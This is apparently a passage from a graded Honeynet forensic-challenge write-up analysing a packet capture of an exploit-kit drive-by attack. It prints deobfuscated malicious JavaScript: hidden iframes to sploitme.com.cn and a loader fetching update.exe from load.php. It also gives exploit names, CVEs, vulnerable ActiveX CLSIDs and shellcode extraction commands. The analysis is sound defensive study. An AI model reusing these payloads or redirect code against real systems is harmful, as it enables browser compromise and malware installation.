
Scenario 1:



- 1- Victims 1 (10.0.2.15) connects with Firefox to rapidshare.eyu32.ru/login.php (192.168.56.50).
- 2- login.php contains content from sploitme.com.cn/?click=3feb5a6b2f (192.168.56.52) which in turns is redirected to sploitme.com.cn/fg/show.php?s=3feb5a6b2f containing some javascript
- 3- A fake 404 error harmless page is returned.

As a side note, it's likely, based on analysis of such scenario in the wild, that the url has been spamvertised in order to phish credentials. At the same time, extra javascript has been place to redirect to malicious websites.
This is why, although no email communication is in the pcap, an email server was drawn here.


Scenario 2:



- 1- Victims (10.0.3.15) connects with Internet Explorer to rapidshare.eyu32.ru/login.php (192.168.56.50).
- 2- login.php contains content from sploitme.com.cn/?click=3feb5a6b2f (192.168.56.52) which in turns is redirected to sploitme.com.cn/fg/show.php?s=3feb5a6b2f containing some javascript
- 3- A Windows executable file (PE) is being retrieved.
- 4- The executable is making a connection to honeynet.org

As a side note, the email server is only here to illustrate what may happen in a real-case scenario.

Scenario 3:




- 1- Victims (10.0.4.15) connects with Internet Explorer to a legitimate-looking shop.honeynet.sg/catalog/ (192.168.56.51).
- 2- index.php contains content from sploitme.com.cn/?click=3feb5a6b2f (192.168.56.52) which in turns is redirected to sploitme.com.cn/fg/show.php?s=3feb5a6b2f containing some javascript
- 3- A Windows executable file (PE) is being retrieved.
- 4- A connection to google.com is initiated (normal browsing)

- 5- A new connection is done to shop.honetnet.sg/catalog/ that connects again to sploitme.com.cn an harmless page is served
- 6- The executable is making a connection to honeynet.org

As a side note the diagram above indicates that a bad guy most likely took over the legitimate server. It's only here to illustrate what may happen in real cases scenarii.

Scenario 4:



- 1- Victims (Analyst) (10.0.4.15) connects with a fake User-Agent directly sploitme.com.cn/?click=3feb5a6b2f (192.168.56.52) containing some javascript
- 2- A fake 404 error harmless page is returned.

As a side note:
- shop.honeynet.sg/catalog/ would most likely have been compromised.
- the Fake User-Agent on Scenario 4 was done by using Gnu Wget

Examiner's Comments:

Question 5. What steps are taken to slow the analysis down?	Possible Points: 2pts
Tools Used: wireshark/tshark	Awarded Points:

Answer 5.

1/ Javascript obfuscation

As a side note:
- the script on rapidshare.eyu32.ru has been created by :
http://dean.edwards.name/packer/ + http://www.web-code.org/coding-tools/javascript-escape-unescape-converter-tool.html
- the script on honeynet.sg has been created with: http://www.colddata.com/developers/online_tools/obfuscator.shtml#obfuscator_view

2/ fake 404

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<meta name="robots" content="noindex">
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /fg/show.php was not found on this server.</p>

<script language='JavaScript'>
[some script]
</script>
<noscript></noscript>
</body></html>
```

3/ after a first connection on shop.honeynet.sg/catalog/ → sploitme.com.cn, which triggered the exploits serving, the second time a harmless (no exploit) page was served, or at least there is no further queries towards http://sploitme.com.cn/fg/load-.php?e=1

$ tshark -r suspicious-time.pcap -R http.request -T fields -e ip.src -e ip.dst -e http.host -e http.request.uri | awk '{print $1," -> ",$2, "\t: ","http://"$3$4}' | grep -v -e 'Vimage' -e '.css' -e '.ico' | grep 10.0.3.15 | sed -e 's/\?[^cse].*/\?\.\.\./g'

```
10.0.3.15  ->  192.168.56.50        :  http://rapidshare.com.eyu32.ru/login.php
10.0.3.15  ->  192.168.56.52        :  http://sploitme.com.cn/?click=3feb5a6b2f
10.0.3.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/show.php?s=3feb5a6b2f
10.0.3.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/load.php?e=1
10.0.3.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/load.php?e=1
10.0.3.15  ->  64.236.114.1         :  http://www.honeynet.org/
10.0.3.15  ->  74.125.77.101        :  http://www.google-analytics.com/__utm.gif?...
10.0.3.15  ->  209.85.227.106       :  http://www.google.com/
10.0.3.15  ->  209.85.227.99        :  http://www.google.fr/
10.0.3.15  ->  209.85.227.99        :  http://www.google.fr/csi?...
10.0.3.15  ->  209.85.227.100       :  http://clients1.google.fr/generate_204
10.0.3.15  ->  192.168.56.50        :  http://rapidshare.com.eyu32.ru/login.php
10.0.3.15  ->  192.168.56.52        :  http://sploitme.com.cn/?click=3feb5a6b2f
10.0.3.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/show.php?s=3feb5a6b2f
```

4/ the content has been gzip'ed so it won't appear in clear text, an extra step has to be taken.

Examiner's Comments:

Question 6. Provide the javascripts from the pages identified in the previous question. Decode/deobfuscate them too.	Possible Points: 8pts
Tools Used: wireshark/tshark, pcap2httpflow.py home made script given in the appendixes (end of this document), inject.js (javascript declaration taken from the phoneyc honeynet project), spider-monkey (www.mozilla.org/js/spidermonkey/)	Awarded Points:

Answer 6.

$ mkdir individual_streams
 # reassembly of packets + splitting in smaller reassembled pcaps.
$ tshark -o "tcp.desegment_tcp_streams:TRUE" -r suspicious-time.pcap -T fields -e tcp.stream | sort -un | tr '\n' ' ' > streams
$ for x in `cat streams`; do tshark -r suspicious-time.pcap -w individual_streams/"${x}".pcap tcp.stream eq $x; echo "Finished stream ${x}"; done

$ for i in individual_streams/*.pcap; do python pcap2httpflow.py "$i"; done | tee urls.txt | grep -B2 'individual_streams.*js'
[+] sploitme.com.cn/fg/show.php?s=3feb5a6b2f (GET)
content saved in: individual_streams/1.pcap.stream.4.html
content saved in: individual_streams/1.pcap.stream.4_0.js
--
[+] rapidshare.com.eyu32.ru/login.php (GET)
content saved in: individual_streams/16.pcap.stream.2.html
content saved in: individual_streams/16.pcap.stream.2_0.js
--
[+] shop.honeynet.sg/catalog/ (GET)
content saved in: individual_streams/18.pcap.stream.2.html
content saved in: individual_streams/18.pcap.stream.2_0.js
--
[+] sploitme.com.cn/fg/show.php?s=84c090bd86 (GET)
content saved in: individual_streams/21.pcap.stream.4.html
content saved in: individual_streams/21.pcap.stream.4_0.js
--
[+] sploitme.com.cn/fg/show.php (GET)
content saved in: individual_streams/29.pcap.stream.2.html
content saved in: individual_streams/29.pcap.stream.2_0.js
--
[+] rapidshare.com.eyu32.ru/login.php (GET)
content saved in: individual_streams/5.pcap.stream.2.html
content saved in: individual_streams/5.pcap.stream.2_0.js
--
[+] sploitme.com.cn/fg/show.php?s=3feb5a6b2f (GET)
content saved in: individual_streams/6.pcap.stream.4.html
content saved in: individual_streams/6.pcap.stream.4_0.js

$ for i in individual_streams/*.js; do echo "$i"; cat ~/scripts/inject.js "$i" | js > "$i.dec" ; done

$ ls -1 individual_streams/*.dec
individual_streams/1.pcap.stream.4_0.js.dec
individual_streams/16.pcap.stream.2_0.js.dec
individual_streams/18.pcap.stream.2_0.js.dec

```
individual_streams/21.pcap.stream.4_0.js.dec
individual_streams/29.pcap.stream.2_0.js.dec
individual_streams/5.pcap.stream.2_0.js.dec
individual_streams/6.pcap.stream.4_0.js.dec

$ for i in individual_streams/*.dec; do echo -e "$RED[ $i ]$NC";  head -n5 "$i"; echo; done
[ individual_streams/1.pcap.stream.4_0.js.dec ]
function Complete(){setTimeout('location.href = "about:blank',2000);}
function CheckIP(){var req=null;try{req=new ActiveXObject("Msxml2.XMLHTTP");}catch(e){try{req=new ActiveXOb-
ject("Microsoft.XMLHTTP");}catch(e){try{req=new XMLHttpRequest();}catch(e){}}}
if(req==null)return"0";req.open("GET","/fg/show.php?get_ajax=1&r="+Math.random(),false);req.send(null);if(req.response-
Text=="1"){return true;}else{return false;}}
Complete();

[ individual_streams/16.pcap.stream.2_0.js.dec ]
document.write(unescape("%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F
%73%70%6C%6F%69%74%6D%65%2E%63%6F%6D%2E%63%6E%2F%3F%63%6C%69%63%6B%3D
%33%66%65%62%35%61%36%62%32%66%22%77%69%64%74%68%3D%31%20%68%65%69%67%68%74%3D
%31%20%73%74%79%6C%65%3D%22%76%69%73%69%62%69%6C%69%74%79%3A%20%68%69%64%64%65%6E
%22%3E%3C%2F%69%66%72%61%6D%65%3E%0A"));

[ individual_streams/18.pcap.stream.2_0.js.dec ]
<iframe src="http://sploitme.com.cn/?click=84c090bd86" width=1 height=1 style="visibility: hidden"></iframe>

[ individual_streams/21.pcap.stream.4_0.js.dec ]
function Complete(){setTimeout('location.href = "about:blank',2000);}
function CheckIP(){var req=null;try{req=new ActiveXObject("Msxml2.XMLHTTP");}catch(e){try{req=new ActiveXOb-
ject("Microsoft.XMLHTTP");}catch(e){try{req=new XMLHttpRequest();}catch(e){}}}
if(req==null)return"0";req.open("GET","/fg/show.php?get_ajax=1&r="+Math.random(),false);req.send(null);if(req.response-
Text=="1"){return true;}else{return false;}}
var urltofile='http://sploitme.com.cn/fg/load.php?e=1';var filename='update.exe';function CreateO(o,n){var
r=null;try{r=o.CreateObject(n)}catch(e){}
if(!r){try{r=o.CreateObject(n,")}catch(e){}}

[ individual_streams/29.pcap.stream.2_0.js.dec ]
function Complete(){setTimeout('location.href = "about:blank',2000);}
function CheckIP(){var req=null;try{req=new ActiveXObject("Msxml2.XMLHTTP");}catch(e){try{req=new ActiveXOb-
ject("Microsoft.XMLHTTP");}catch(e){try{req=new XMLHttpRequest();}catch(e){}}}
if(req==null)return"0";req.open("GET","/fg/show.php?get_ajax=1&r="+Math.random(),false);req.send(null);if(req.response-
Text=="1"){return true;}else{return false;}}
Complete();

[ individual_streams/5.pcap.stream.2_0.js.dec ]
document.write(unescape("%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F
%73%70%6C%6F%69%74%6D%65%2E%63%6F%6D%2E%63%6E%2F%3F%63%6C%69%63%6B%3D
%33%66%65%62%35%61%36%62%32%66%22%77%69%64%74%68%3D%31%20%68%65%69%67%68%74%3D
%31%20%73%74%79%6C%65%3D%22%76%69%73%69%62%69%6C%69%74%79%3A%20%68%69%64%64%65%6E
%22%3E%3C%2F%69%66%72%61%6D%65%3E%0A"));

[ individual_streams/6.pcap.stream.4_0.js.dec ]
function Complete(){setTimeout('location.href = "about:blank',2000);}
function CheckIP(){var req=null;try{req=new ActiveXObject("Msxml2.XMLHTTP");}catch(e){try{req=new ActiveXOb-
ject("Microsoft.XMLHTTP");}catch(e){try{req=new XMLHttpRequest();}catch(e){}}}
```

if(req==null)return"0";req.open("GET","/fg/show.php?get_ajax=1&r="+Math.random(),false);req.send(null);if(req.response-Text=="1"){return true;}else{return false;}}
var urltofile='http://sploitme.com.cn/fg/load.php?e=1';var filename='update.exe';function CreateO(o,n){var r=null;try{r=o.CreateObject(n)}catch(e){}
if(!r){try{r=o.CreateObject(n,")}catch(e){}}

$ for i in 5 16; do cat ~/scripts/inject.js "individual_streams/$i.pcap.stream.2_0.js.dec" | js > "individual_streams/$i.pcap.stream.2_0.js.dec2"; cat "individual_streams/$i.pcap.stream.2_0.js.dec2"; done
<iframe src="http://sploitme.com.cn/?click=3feb5a6b2f"width=1 height=1 style="visibility: hidden"></iframe>

<iframe src="http://sploitme.com.cn/?click=3feb5a6b2f"width=1 height=1 style="visibility: hidden"></iframe>

Examiner's Comments:

Question 7. On the malicious URLs at what do you think the variable 's' refers to? List the differences.	Possible Points: 2pts
Tools Used:	Awarded Points:

Answer 7.


The 's' variable refers to an ID to distinguished two attackers; we can note that served exploits are different for the two 's'.

As a side note, the terms 'seller', 'reseller', or 'affiliate' are usually used. The seller in returns of favors (usually monetary) redirects users/victims towards an exploit kit. Each seller can propose a different exploit set to the victims of browsing his websites (acquired or compromised). The challenges propose 2 sellers s=3feb5a6b2f and s=84c090bd86, with different exploits.


s=3feb5a6b2f
- function mdac()

s=84c090bd86
- function mdac()
- function aolwinamp()
- function directshow()
- function snapshot()
- function com()
- function spreadsheet()

As a side note:
You can see an example of the seller admin page from the kit.



And an example of the main preference admin page of the kit.



Examiner's Comments:

Question 8. Which operating system was targeted by the attacks? Which software? And which vulnerabilities? Could the attacks been prevented?	Possible Points: 4pts
Tools Used:	Awarded Points:

Answer 8.

$ for i in individual_streams/*.dec*; do echo -e "$RED[$i]$NC"; cat "$i" | grep -oE 'function\ [^\(]*\(\)'; echo; done | grep -v -e '^$' -e Complete -e Check
… manually removed …
[individual_streams/21.pcap.stream.4_0.js.dec]
function mdac()
function aolwinamp()
function directshow()
function snapshot()
function com()
function spreadsheet()

[individual_streams/6.pcap.stream.4_0.js.dec]
function mdac()

The following vulnerabilities are found:

Mdac : WScript.Shell - MS06-014
- http://carnal0wnage.blogspot.com/2008/08/owning-client-without-and-exploit.html
- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-0003
- http://www.milw0rm.com/exploits/2164

with the following Class IDs (CLSID)
{BD96C556-65A3-11D0-983A-00C04FC29E36} - RDS Data Control / Dataspace
{AB9BCEDD-EC7E-47E1-9322-D4A210617116} - ObjectFactory Class
{0006F033-0000-0000-C000-000000000046} - Outlook Data Object
{0006F03A-0000-0000-C000-000000000046} - Outlook Application
{6e32070a-766d-4ee6-879c-dc1fa91d2fc3} - MUWebControl Class
{6414512B-B978-451D-A0D8-FCFDF33E833C} - WUWebControl Class
{7F5B7F63-F06F-4331-8A26-339E03C0AE3D} - WMI Object Broker
{06723E09-F4C2-43c8-8358-09FCD1DB0766} - VsmIDE.DTE
{639F725F-1B2D-4831-A9FD-874847682010} - DExplore Application Object,DExplore.AppObj.8.0
{BA018599-1DB3-44f9-83B4-461454C84BF8} - Microsoft Visual Studio DTE, Object, VisualStudio.DTE.8.0
{D0C07D56-7C69-43F1-B4A0-25F5A11FAB19} - Microsoft DbgClr DTE Object, Microsoft.DbgClr.DTE.8.0 {E8CC-CDDF-CA28-496b-B050-6C07C962476B} - VsaIDE.DTE

Aolwinamp: IWinAmpActiveX.ConvertFile
http://www.securityfocus.com/bid/35028
http://retrogod.altervista.org/9sg_aol_ampx_bof.html

Directshow: 'msvidctl.dll' - MS09-032 - MS09-037
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-0015
0955AC62-BF2E-4CBA-A2B9-A63F772D46CF

Snapshot: MSOfficeSnapshotViewer - MS08-041
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-2463
F0E42D50-368C-11D0-AD81-00A0C90DC8D9

Com: 'msdds.dll' COM Object - MS05-052
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-2127
EC444CB6-3E7E-4865-B1C3-0DE72EF39B3F

Spreadsheet: OWC10.Spreadsheet - MS09-43
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1136

As a side note, ms09002 was activated in the kit too, but it was not triggered here somehow.
Refer to kit's picture above (previous question).

Note: wepawet and jsunpack can help sometimes:
http://wepawet.cs.ucsb.edu/view.php?hash=e827460c0b6699922ac5a8e11fc3d3e2&type=js
http://wepawet.cs.ucsb.edu/view.php?hash=b906014e9fcc31a849f97bebac475df5&type=js
http://jsunpack.jeek.org/dec/go?report=0b7b09ad70128b1f5a3c22d301e0fecbc4a8b59a

Exploits target MS Windows OS and other MS software like Internet Explorer & MS Office as well as the popular AOL Winamp media player

Most of the vulnerabilities have now been patched (except apparently the aolwinamp). It already was the case at the time of proposal). Updating all the software involved would have prevented most of the successful attacks.

Examiner's Comments:

Question 9. What actions does the shellcodes perform? Please list the shellcodes (+md5 of the binaries). What's the difference between them?	Possible Points: 8pts
Tools Used: www.honeynor.no/tools/s2b.py / http://sandsprite.com/shellcode_2_exe.php, libemu (http://libemu.carnivore.it/), chaosreader.pl, spidermonkey (www.mozilla.org/js/spidermonkey/)	Awarded Points:

Answer 9.

Get the page containing the shellcodes above mentioned.
$ for i in `js 2.js | grep -oE 'unescape\(\"[^\"]{50}[^\"]*\"' | cut -d '"' -f2`; do echo "$i" | s2b.py > `mktemp -q shellcode.XXXXXX`; done

$ ls -1 shellcode.*
shellcode.KQwUDT
shellcode.XFxxmV
shellcode.epJYL5
shellcode.xG9cLy

$ md5 shellcode.*
MD5 (shellcode.KQwUDT) = 1dacf1fbf175fe5361b8601e40deb7f0
MD5 (shellcode.XFxxmV) = 41d013ae668ceee5ee4402bcea7933ce
MD5 (shellcode.epJYL5) = 22bed6879e586f9858deb74f61b54de4
MD5 (shellcode.xG9cLy) = 9167201943cc4524d5fc59d57af6bca6

$ xxd shellcode.KQwUDT
```
